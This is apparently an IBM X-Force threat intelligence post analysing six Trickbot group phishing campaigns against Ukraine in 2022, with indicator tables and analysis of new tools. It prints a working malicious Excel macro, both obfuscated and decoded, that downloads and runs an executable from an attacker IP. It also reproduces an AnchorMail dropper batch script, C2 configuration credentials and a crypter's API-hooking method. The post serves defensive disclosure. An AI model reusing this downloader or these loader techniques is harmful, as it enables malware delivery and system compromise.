
Unprecedented Shift: The Trickbot Group is Systematically Attacking Ukraine

securityintelligence.com/posts/trickbot-group-systematically-attacking-ukraine



Intelligence & Analytics July 7, 2022

By Ole Villadsen co-authored by Charlotte Hammond , Kat Weinberger 13 min read

Following ongoing research our team, IBM Security X-Force has uncovered evidence indicating that the Russia-based cybercriminal syndicate "Trickbot group" has been systematically attacking Ukraine since the Russian invasion — an unprecedented shift as the group had not previously targeted Ukraine. Between mid-April and mid-June of 2022 the Trickbot group, tracked by X-Force as ITG23 and also known as Wizard Spider, DEV-0193, and the Conti group, has conducted at least six campaigns — two of which have been discovered by X-Force — against Ukraine, during which they deployed IcedID, CobaltStrike, AnchorMail, and Meterpreter. Prior to the Russian invasion, ITG23 had not been known to target Ukraine, and much of the group's malware was even configured to not execute on systems if the Ukrainian language was detected.

ITG23's campaigns against Ukraine are notable due to the extent to which this activity differs from historical precedent and the fact that these campaigns appeared specifically aimed at Ukraine with some payloads that suggest a higher degree of target selection.

ITG23 is a financially motivated cybercriminal gang known primarily for developing the Trickbot banking Trojan, which was first identified in 2016; since that time the group has used its payloads to gain a foothold in victim environments for ransomware attacks, including Ryuk, Conti, and Diavol. The systematic attacks observed against Ukraine include reported and suspected phishing attacks against Ukrainian state authorities, Ukrainian individuals and organizations, and the general population. Successful attacks that resulted in data theft or ransomware would provide ITG23 with additional extortion opportunities, and particularly damaging attacks could harm Ukraine's economy.

The observed activities reported in this blog highlight a trend of this group choosing targets that align with Russian state interests against the backdrop of the ongoing conflict. In addition to an announcement by the Conti Ransomware group (which IBM tracks as part of ITG23) that they would act in support of Russian state interests at the beginning of the invasion of Ukraine, leaked chats between ITG23 members indicated that two senior individuals within the group had previously discussed in mid-April 2021 the targeting of entities that "work against the Russian Federation" and agreed that they were (Russian) "patriots." Additionally, the Executive Director of Bellingcat claimed to have received a tip that a cybercriminal group was in communication with Russia's Federal Security Service (FSB).

While investigating these campaigns, X-Force analysts also spotted new malware and tools being used by ITG23: a malicious Excel downloader used to deliver the payloads, a self-extracting archive (SFX) designed to drop and build ITG23 payloads such as AnchorMail, and a malware crypter X-Force has dubbed "Forest". Of note, the Forest crypter has also been used with the Bumblebee malware, providing further evidence that ITG23 is behind Bumblebee. In this article, we provide details on the six campaigns we identified and describe the new malware and tools used during these attacks.

Trickbot Group Campaigns Target Ukraine

X-Force analysts have investigated at least six ITG23 campaigns specifically targeting Ukraine that took place between mid-April and mid-June. Four of these campaigns have been disclosed by CERT-UA, which tracks them under the group name UAC-0098, while this analysis introduces two newly uncovered campaigns by X-Force. Following our analysis of these campaigns, X-Force assesses:

- ITG23 itself is controlling the delivery of the emails and malware — i.e., they are not executed by independent distribution affiliates. None of these campaigns are consistent with the techniques that known ITG23 third-party distribution affiliates are using to deliver the payloads to their targets. In 2021, X-Force analysts tracked several campaigns that were probably carried out directly by ITG23 personnel.
- Three of the six campaigns use a malicious Excel downloader that has not been observed in other campaigns.
- Two campaigns use ISO image files to distribute the payloads; these ISO files probably are created by a boutique ISO builder that has supplied previous campaigns delivering ITG23 payloads.
- Five of the six campaigns directly download CobaltStrike, Meterpreter, or AnchorMail onto the target machine. Typically, these payloads are downloaded later during infections commencing with malware such as Trickbot, Emotet, or IcedID, suggesting these attacks are part of targeted campaigns during which ITG23 is willing to immediately deploy higher-value backdoors.
- The CobaltStrike and IcedID payloads, which were used in four of the six campaigns, all use ITG23's Tron, Hexa, or Forest crypters. The presence of an ITG23 crypter with a sample is a strong indication that its developer, distributor, or operator may either be part of ITG23 or has a partnership with the group. Crypters are applications designed to encrypt and obfuscate malware to evade analysis by antivirus scanners and malware analysts.

Campaign #1: ITG23 Delivers IcedID in Mid-April

In mid-April, ITG23 used phishing emails to deliver a malicious Excel file (described in detail below) to targets in Ukraine that downloaded and installed IcedID. ITG23 has a very close relationship with the IcedID group dating back several years and is likely relying on IcedID to obtain initial access into a victim's environment after having discontinued the use of Trickbot and Bazarloader as of December 2021 and February 2022, respectively. According to CERT-UA, the campaign targeting consisted of "mass distribution among citizens" of Ukraine, suggesting less discriminate targeting within the country. Malicious spreadsheets used the filenames "Список мобілізованих громадян.xls" ("List of mobilized citizens.xls"), "Мобілізаційний список.xls" ("Mobilization list.xls"), and "Мобілізаційний реєстр.xls" ("Mobilization register.xls"). The IcedID samples downloaded during this campaign used ITG23's Tron and Hexa crypters, further linking this campaign with ITG23.

Campaign #1 IOCs:

Type	Indicator
Excel	1f3c5dd0a79323c57ad194a49eebaaf2f624822df401995e51a4c58b5a607a45
Excel	08d30d6646117cd96320447042fb3857b4f82d80a92f31ee91b16044b87929c0
Excel	9082c327ecf9c7bd9bd98c62a82e235165e8e11272998b63a66771da49be75f0
Excel	8f7e3471c1bb2b264d1b8f298e7b7648dac84ffd8fb2125f3b2566353128e127
Excel	65b208943d8cf82af902c39400bdd7a26fdbc94c23f9d4494cf0a2ca51233213

Excel	de7bcc556dde40d347b003d891f36c2a733131593ce2b9382f0bd9ade123d54a
IcedID	ac1d19c5942946f9eee6bc748dee032b97eb3ec3e4bb64fead3e5ac101fb1bc8 (Tron crypter)
IcedID	55df2954add86715fc3d728459d79a6d2b88d34d9f23fafe9c5a573bb773d9e9 (Hexa crypter)
Staging URL	hxxp://66.150.66[.]167/su.dll
Staging URL	hxxp://66.150.66[.]167/asm1.dll
Staging URL	hxxp://168.100.8[.]42/cr.exe
Staging URL	hxxp://168.100.8[.]42/micro.exe
Staging URL	hxxp://168.100.8[.]42/spisok.exe
Staging URL	hxxp://168.100.8[.]42/list.exe
IcedID C2	ertimadifa[.]com
IcedID C2	rivertimad[.]com

Campaign #2: ITG23 Delivers CobaltStrike in Mid-April

Shortly after the above campaign in mid-April, ITG23 used a similar malicious Excel file to download a CobaltStrike sample which used the ITG23 "Tron" crypter. CERT-UA called this campaign a "cyberattack on state organizations of Ukraine" and disclosed that the attacker used emails with the subject "Срочно! Деблокация Азовстали Терміново! Розблокування «Азовсталі»" ("Urgent! Unblocking Azovstal Urgently! Unlocking "Azovstal"). A malicious Excel spreadsheet used in this campaign was uploaded to the VirusTotal repository from Ukraine with the filename "Військові на Азовсталі" ("The military in Azovstal"). The reported targeting of state organizations and direct download of CobaltStrike suggest this was a more targeted attack against specific victims.

Campaign #2 IOCs:

Type	Indicator
Excel	ea9dae45f81fe3527c62ad7b84b03d19629014b1a0e346b6aa933e52b0929d8a
CobaltStrike (CS)	9990fe0d8aac0b4a6040d5979afd822c2212d9aec2b90e5d10c0b15dee8d61b1
Staging URL	hxxp://138.68.229[.]0/pe.dll
CS C2	hxxps://dezword[.]com:443/apiv8/getStatus

Campaign #3: ITG23 Delivers Meterpreter in Late-April

In late April, CERT-UA released details of a phishing campaign delivering Meterpreter which they assessed was associated with the Trickbot group. The campaign used emails with the subject "Указ Презіема Уврацп No 576/22 про безпрецтаемні заходп безпекп" ("Decree of the Press Office of the European Union No. 576/22 on uninterrupted security measures") to deliver an ISO image file. CERT-UA stated that the attack was against "the state authorities of Ukraine." Similar to campaign #2, the reported targeting of state organizations and direct download of Meterpreter suggest this campaign was directed at specific targets.

X-Force analysts have uncovered additional information tying this ISO image file and campaign to ITG23. CERT-UA describes an execution sequence in which the embedded Microsoft Shortcut (LNK) file executes a PowerShell script "z.ps1" using the command "-exec bypass -w h -file z.ps1" that drops a Ukrainian-themed decoy document and executes the Meterpreter executable (b.exe). A nearly identical execution sequence was used during an ITG23 campaign against Ukraine in late May (Campaign #5) described further below.

We suspect that these ISO images are being sourced from a builder using UltraISO or PyCdlib to create the disk images. ITG23 and its distribution affiliates such as Hive0107 (aka TA578) previously have sourced ISOs that are probably from this builder. In February and March, two campaigns, one of which belonged to Hive0107, used ISO images to deliver IcedID that are similar to the ISOs used in late April (Campaign #3) and late May (Campaign #5) against Ukraine. For example:

- Both ISOs contain LNK files created on the same machine "desktop-ouvurbp" and with other identical metadata.
- Both ISOs use the same PowerShell command identified in April: "-exec bypass -w h -file z.ps1".
- The PowerShell script used in March is similar to those used in Campaigns #3 and #5 using the "Start-Process" command to drop a decoy document and execute a PE file.

Campaign #3 IOCs:

Type	Indicator
LNK	aa8de6a526ad97a967874ac6b2fb347b8f444dd126e7f7b3838a6822a7298c30

Meterpreter	865fadf4aadd58cac4909de95fb5f4c1a9b194b9e1f84973b4266c9a464d196b

Related ISO images used in February and March 2022 to deliver IcedID:

Type	Indicator
ISO	89e052bd182df8de5960784c663f962d44e058c8920a437f54ab75d03a7da3bd
ISO	c129a8bf28d476a7280535f0ce192769d8cb1fa519bab306ff506c08cbcf7436

Campaign #4: ITG23 Delivers AnchorMail in Early May

In early May, X-Force discovered a campaign using a malicious Excel file very similar to those used in the first two campaigns that downloaded AnchorMail, a backdoor developed by ITG23 and based on their AnchorDNS malware. It is unusual to see Anchor backdoors downloaded directly as the first stage of an attack; typically, they are installed later in the infection. Their use suggests that this campaign may have been targeted against specific individuals or organizations, although we lack information on the specific target set.

The spreadsheet was uploaded to the VirusTotal repository on May 5 from Ukraine with the name Nuclear.xls – suggesting an alarming lure. The file was downloaded from a domain using the Ukrainian country code top-level domain: "lviv.uz[.]ua". When executed, the spreadsheet downloads a WinRAR self-extracting archive (SFX) (see below for additional details) that delivers the AnchorMail backdoor. We have also identified other ITG23 payloads using this SFX as part of their installation sequence, including IcedID and CobaltStrike.

Campaign #4 IOCs

Type	Indicator
Staging URL (Excel)	hxxps://lviv.uz[.]ua/Nuclear.xls
Staging URL (AnchorMail SFX)	hxxp://193.149.176[.]172/atachment.exe
Excel Downloader	3f3f12bb3490cd5ff4b742229ae35cacb81dc1608d4b2ed2a1b0fcdc398ef605
AnchorMail SFX	a53bd5a0fd1c8d0740ce7fd4d1609348a16239fff3371ac06c08ac6daa3e9228

Campaign #5: ITG23 Delivers CobaltStrike in Late May

X-Force analysts have also identified an ITG23 campaign against Ukraine that likely took place in late May or early June. The campaign used an ISO image file created on May 31 that is very similar to the one described in Campaign #3 from late April. The ISO was uploaded to the VirusTotal repository on June 2, 2022, from Ukraine with the filename "ПовидомленняCN07.iso" ("Message CN07.iso"). The embedded Microsoft Shortcut file executes the PowerShell file z.ps1 which drops a PDF decoy customs declarations form and executes a CobaltStrike executable (b.exe).

This CobaltStrike sample uses a new ITG23 malware crypter X-Force has dubbed "Forest" (see below for additional details). Notably, this new Forest crypter is also being used with Bumblebee loader samples, adding further evidence that this new loader family is built and operated by ITG23.

Campaign #5 IOCs:

Type	Indicator
ISO	ca9da17b4b24bb5b24cc4274cc7040525092dffdaa5922f4a381e5e21ebf33aa
CobaltStrike (CS)	3622d825b2d8a5f280597459983f50dc0cad642cff0008f6f535d23173c4f953
CS C2	hxxps://farenge[.]com/jquery-3.3.1.min.js

Campaign #6: ITG23 Delivers CobaltStrike in Mid-June

X-Force analysts in mid-June identified a suspicious CobaltStrike sample using ITG23's Tron crypter, suggesting a relationship to ITG23 or one of its partners or affiliates. CERT-UA a few days later released a report indicating that this CobaltStrike sample was used in recent phishing attacks against "critical infrastructure facilities of Ukraine." To deliver the payload, the attacker used emails purporting to be from the "Державна податкова служба України" ("State Tax Service of Ukraine") with the subject "Повідомпення про несплату податку" ("Report non-payment of the tax") to deliver a malicious document titled "Накладення штрафних санкцій.docx" ("Imposition of penalties.docx"). The document was contained within a Zip archive titled "НакладенняШтрафнихСанкці.zip" ("Imposition of Penalty Sanctions.zip").

The email and document lure contain information about requirements to pay taxes in Ukraine. Of note, the text in the document lure is identical to that posted on this web page about Ukrainian tax requirements. When opened, the malicious document uses the vulnerability CVE-2022-30190 ("Follina") to download an html file that will in turn download and execute the CobaltStrike Beacon. Of note, the SSL Public Key

embedded in this Beacon is identical to the one in the Beacon used in Campaign #5, indicating that these two Beacons can be traced back to the same CobaltStrike Team Server installation.

Campaign #6 IOCs:

Type	Indicator
ZIP Archive	7d53782fab972b8b70c6c7134598da25fd125c58c88a6d468464cee6c9dbe764
Document	bc6898f0e66582ab92307809a409797749b49948fc265767579b224755b0a17b
CobaltStrike (CS)	394cbab9eb87ef8ee795d184137ac2634b22a0a3e642534a55c1623a813c8a59
Staging URL (html)	hxxp://64.190.113[.]51:8000/
Staging URL (CS)	hxxp://5.199.173[.]152/ked.dll
CS C2	hxxps://baidenfree[.]com/jquery-3.3.1.min.js

Attacks Signal Cybercriminal Support for Russian Interests

ITG23 activity has previously avoided Ukrainian targets. Russian-speaking criminal underground communities have long generally discouraged if not outright banned going after former Soviet countries and—while not relevant to Ukraine—members of the Commonwealth of Independent States (CIS). This code of conduct likely came about to avoid creating victims in malware operators' countries of residence, in large part to avoid antagonizing law enforcement. It also had the added benefit of encouraging Russian-speaking criminal cooperation based on a shared sense of us-versus-the-rest solidarity. According to an indictment released by the U.S. Department of Justice (DOJ) in 2021, ITG23 (the group behind Trickbot) operated from multiple former Soviet countries, including Belarus, Russia, and Ukraine.

However, ideological divisions and allegiances have increasingly become apparent within the Russian-speaking cybercriminal ecosystem this year, with ITG23 as a primary case study. Conti Ransomware group declared a pro-Russian stance early in the conflict, stating their commitment to attack entities that would oppose Moscow. The ContiLeaks, which exposed message logs and other files exchanged between members of ITG23, were reportedly obtained and leaked by a Ukrainian researcher.

Although we have yet to observe similar activity on a wider scale, these campaigns provide evidence that Ukraine is in the crosshairs of prominent Russian cybercriminal groups. Ukraine has been targeted with a wide variety of cyber activity leading up to and since the invasion, including distributed-denial-of-service (DDoS) attacks and defacements and attempted destructive activity attributed to Russian state-sponsored actors.

New ITG23 Malware, Tools Used in Attacks on Ukraine

X-Force analysts detected several new malware and tools employed during these campaigns:

- A malicious Excel file used to download the payloads.
- A self-extracting archive (SFX) designed to drop and build ITG23 payloads such as AnchorMail, CobaltStrike, and IcedID.
- A new ITG23 malware crypter X-Force has dubbed "Forest."

Malicious Excel Downloader

Three of the six campaigns targeting Ukraine used similar malicious Excel downloaders. The malicious downloader code is stored as a simple macro within the Excel file which is set to run upon opening the file, providing the user has macros enabled. If macros are disabled then the malicious code is unable to run.

The macro code downloads a file from a hardcoded URL, saves it to the file system, and then executes the downloaded file. Two variants of the code are present across the analyzed samples, one which downloads an executable file which it then runs without arguments, and a second which downloads a DLL file which it then runs using the Windows rundll32 command.

The samples all make use of basic obfuscation techniques within the macro code, with some function and variable names replaced with randomly generated names, and strings values encoded in a hexadecimal ascii format and split into multiple parts. An example of one of the obfuscated macros is as follows:

```
Sub Workbook_Open()
    Application.ScreenUpdating = False
    Dim xHttp: Set bnntwxnuvivrf = CreateObject(itslnwmojhejvmg("4d6963726f736f") &
itslnwmojhejvmg("66742e584d4c48545450"))
    Dim bStrm: Set krzbmwewmr = CreateObject(itslnwmojhejvmg("41646f64622e53747265") & itslnwmojhejvmg("616d"))
    bnntwxnuvivrf.Open itslnwmojhejvmg("474554"), itslnwmojhejvmg("687474703a2f2f3139332e3134392e3137") &
itslnwmojhejvmg("362e3137322f61746163686d656e742e657865"), False
    bnntwxnuvivrf.Send
    Dim sweidpa As String
```

```
    sweidpa = Environ("AppData")
    With krzbmwewmr
    .Type = 1
    .Open
    .write bnntwxnuvivrf.responseBody
    .savetofile sweidpa & itslnwmojhejvmg("5c736572766963657a2e") & itslnwmojhejvmg("657865"), 2
    End With
    Shell (sweidpa & itslnwmojhejvmg("5c736572") & itslnwmojhejvmg("766963657a2e657865"))
    Application.ScreenUpdating = True
    End Sub
```

Decoding the strings results in the following cleaned up code:

```
Sub Workbook_Open()
    Application.ScreenUpdating = False
    Dim xHttp: Set bnntwxnuvivrf = CreateObject("Microsoft.XMLHTTP")
    Dim bStrm: Set krzbmwewmr = CreateObject("Adodb.Stream")
    bnntwxnuvivrf.Open "GET", "http://193.149.176.172/atachment.exe", False
    bnntwxnuvivrf.Send
    Dim sweidpa As String
    sweidpa = Environ("AppData")
    With krzbmwewmr
    .Type = 1
    .Open
    .write bnntwxnuvivrf.responseBody
    .savetofile Environ("AppData") & "\servicez.exe", 2
    End With
    Shell (Environ("AppData") & "\servicez.exe")
    Application.ScreenUpdating = True
    End Sub
```

The download URL, file name, and save file path all differ across the samples, and are presented below. It is noted that the first sample appears to have a typo in the execution file name, which does not match the save file name, so this sample would not have executed correctly.

MD5 Hash	Payload	Download URL	Save File Path	Execution Path
b12fce712eeaf19f3982c9d6d3b1496c	IcedID	hxxp://168.100.8[.]42/cr.exe	%AppData%\putty.exe	%AppData%\pu
3aa6bf4ed8c485717d767013d43f7cdb	IcedID	hxxp://66.150.66[.]167/su.dll	C:\Windows\Tasks\su.dll	rundll32 C:\Windows\Tas PluginInit
bde692781f0e8bddad3bc5e0c7db62db	IcedID	hxxp://66.150.66[.]167/asm1.dll	C:\Windows\Tasks\asm1.dll	rundll32 C:\Windows\Tas PluginInit
bdfca142fc1408ab2028019775a95a8a	IcedID	hxxp://168.100.8[.]42/micro.exe	%AppData%\slik.exe	%AppData%\sli
9f33887a8e76c246753e71b896a904b3	IcedID	hxxp://168.100.8[.]42/spisok.exe	%AppData%\runsx.exe	%AppData%\ru
5b4deca6a14eb777fdd882a712006303	IcedID	hxxp://168.100.8[.]42/list.exe	%AppData%\grutyyr.exe	%AppData%\gr
877f834e8788d05b625ba639b9318512	CobaltStrike	hxxp://138.68.229[.]0/pe.dll	C:\Windows\Tasks\pe.dll	rundll32 C:\Windows\Tas DllRegisterServ
fe91a76235e0ed82f8439a694da2815f	AnchorMail	hxxp://193.149.176[.]172/atachment.exe	%AppData%\servicez.exe	%AppData%\se

WinRAR Self Extracting Archive (SFX) Dropper

The final sample, used in the early-May attack, is particularly notable. It was observed downloading AnchorMail, which is an upgraded version of the AnchorDNS backdoor associated with the Trickbot Group (ITG23). AnchorMail is notable for using an email-based C2 server which it communicates with using SMTP and IMAP protocols over TLS. The Anchor variants are stealthier backdoors, which were traditionally employed by the group during direct attacks against higher priority targets, as such, it is unusual to see an Anchor sample downloaded directly by a maldoc during the first stage of a campaign.

The AnchorMail sample is also interesting as it makes use of a previously unobserved dropper, which uses a bundled builder tool to configure and generate the AnchorMail malware binary on-the-fly. A similar dropper has also been found in use with IcedID and CobaltStrike payloads.

In the case of the AnchorMail sample, the analyzed Dropper takes the form of a WinRAR self-extracting archive (SFX) which extracts a collection of files, including script and executable files, to the directory **C:\windows\tasks** and then executes the first script file. One of the scripts is responsible for executing the AnchorMail builder tool, named **buildDelegate_x64.exe**. A text file named **conf.txt** is included with the

dropped files and is passed to the builder as a parameter. This text file contains the desired configuration for the AnchorMail malware. The builder parses the configuration file and uses the contents to build a configuration data block for AnchorMail which it encrypts and then injects into a template DLL for the malware. The configured AnchorMail binary is then written to disk with the filename **delegat.dll**.

The dropper then executes the generated **delegat.dll** binary using the in-built Windows rundll32 command, and a second script is also executed which deletes the previously dropped files.

Further details about the dropper and builder tool are presented below.

The following files are extracted by the dropper:

File Name	Size	MD5 Hash
1.bat	172	edfd64119648cc41266f4bd70bf3a7de
123.vbs	192	60b66414e86cbd63341c669b756dc749
2.bat	180	dcff74d381b84b0fd6f777af08bb21c4
buildDelegate_x64.exe	1252864	5e0c898c1719e87098ec162bbe9cb804
conf.txt	275	e2775ae56975427a71c737d6b7595f59
delegate_x64.dll	3358720	47f29e3b0fe89968ddb9517fd2378115

The initial file executed by the dropper is the script file **123.vbs**, which runs the script file **1.bat**, followed by **2.bat**.

File **1.bat** contains the following script:

```
@echo off
buildDelegate_x64.exe --conf=conf.txt --source=delegate_x64.dll --target=delegat.dll
TIMEOUT /T 3
rundll32 c:\windows\tasks\delegat.dll,dllmain
TIMEOUT /T 3
```

This script executes the file **buildDelegate_x64.exe** with files **conf.txt**, **delegate_x64.dll** and **delegat.dll** passed as parameters.

The executable file **buildDelegate_x64.exe** is a builder tool for the AnchorMail malware and designed to inject a compiled template binary with specified configuration values. This allows the operators of AnchorMail to easily update the configuration of AnchorMail samples without having to recompile the malware from scratch each time. AnchorMail's predecessor, AnchorDNS, was observed using a similar system.

If executed without parameters, via the command line, **buildDelegate_x64.exe** outputs the following information:

```
usage:  lackeyBuilder(.exe) --conf=<configure file> --source=<source file> --target=<target file>
       config file fields:
               period=<number of minutes between launch, max value (60 * 24 -1)>
               mail=<email data>
               email data: {user|password|imap server[:port]|smtp server[:port]} or {destination email address}
               if first symbol of server is '*' - not using SSL for connecting
example conf file:
period=35
mail={[email protected]|myPwd|imap.usa.com|smtp.usa.com}
mail={[email protected]|pwd12345|*imap.australian.com|*smtp.australian.com}
mail={[email protected]}
mail={[email protected]}
```

When executed with the correct parameters, **buildDelegate_x64.exe** takes the source DLL, in this case **delegate_x64.dll**, which is a template for the AnchorMail malware, and modifies it with the configuration values which are specified in the file **conf.txt**. The builder parses the contents of **conf.txt**, and uses them to construct a configuration block for AnchorMail.

In this instance, conf.txt contains the following contents:

```
period=10
mail={[email protected]|ohvohNgaeT6Shoche8Ei|15906-28547.bacloud.info|15906-28547.bacloud.info}
mail={[email protected]|doo9ahxuuBug9cuuV8ga|15906-28547.bacloud.info|15906-28547.bacloud.info}
mail={[email protected]}
```

The builder then generates a 16-byte XOR key and uses this to encrypt the configuration block. The configuration block and the XOR key are then injected into the template binary, which contains the marker strings 'YYYYYYYYYYYYYYY' and 'ZZZZZZZZZZZZZZZZ' to indicate the locations in the binary where the configuration block and key should be written to. This updated binary is then saved as file **delegat.dll**.

The script then executes the generated DLL, **delegat.dll**, using the in-built Windows rundll32 command.

Finally, the script file **2.bat** is executed which deletes all the dropped files except for the generated file **delegat.dll**.

Select samples using the WinRAR SFX Dropper:

Sample Family	SHA256 Hash
AnchorMail	a53bd5a0fd1c8d0740ce7fd4d1609348a16239fff3371ac06c08ac6daa3e9228
CobaltStrike	f4680ee5f8f449b454802e633f3cf28d9640db7dddb7fabaf812c55d65f0e7ad
IcedID	5447b315d682df9a20105310a7c0dbd3874e8aaae78549d78b27987fff2c0d50

Forest Crypter Loads CobaltStrike, Bumblebee

The Forest crypter, also known as Bumblebee loader, is a loader/crypter associated with ITG23 that has been observed in the wild since April 2022. It has so far primarily been used with the Bumblebee malware, but samples have also been found loading CobaltStrike, such as the one identified above in Campaign #5.

Forest crypter stores its payload in multiple chunks across the data sections of the binary. Each chunk of data is decrypted and combined together. The constructed data is then decrypted using XOR and a generated key, and then goes through another round of unpacking to generate the final payload binary.

The loader is capable of executing both shellcode and PE payloads, with shellcode payloads executed directly and PE payloads executed indirectly via a hooking technique. The loader installs hooks within the library functions NtOpenFile, NtCreateSection and NtMapViewOfSection, such that when these APIs are called the loader's own functions will be executed instead. The loader will then attempt to load the library 'gdiplus.dll' using the LoadLibraryW API, which in turn calls the abovementioned NT APIs and triggers the hooks. The hook functions copy the unpacked payload into a newly created section and return the base address to LoadLibraryW, which proceeds to load the malicious payload thinking it is the legitimate gdiplus.dll.

Select samples using the Forest crypter:


Sample Family	SHA256 Hash
Bumblebee	1b889f984f25b493c41a30fae0ade4c689f094b412953a8b033ebf44ae70d160
CobaltStrike	3622d825b2d8a5f280597459983f50dc0cad642cff0008f6f535d23173c4f953

Recommendations

- Ensure anti-virus software and associated files are up to date.
- Search for existing signs of the indicated IOCs in your environment.
- Consider blocking and or setting up detection for all URL and IP-based IOCs.
- Keep applications and operating systems running at the current released patch level.
- Do not install unapproved apps on a device that has access to the corporate network.
- Exercise caution with attachments and links in emails.

Ole Villadsen
Cyber Threat Hunt Analyst, IBM Security

Ole Villadsen is an analyst on the Threat Hunt & Discovery Team within IBM X-Force Incident Response and Intelligence Services (IRIS), where he investiga...


think 2022
IBM
IBM Think Broadcast
Let's think together.
Watch on demand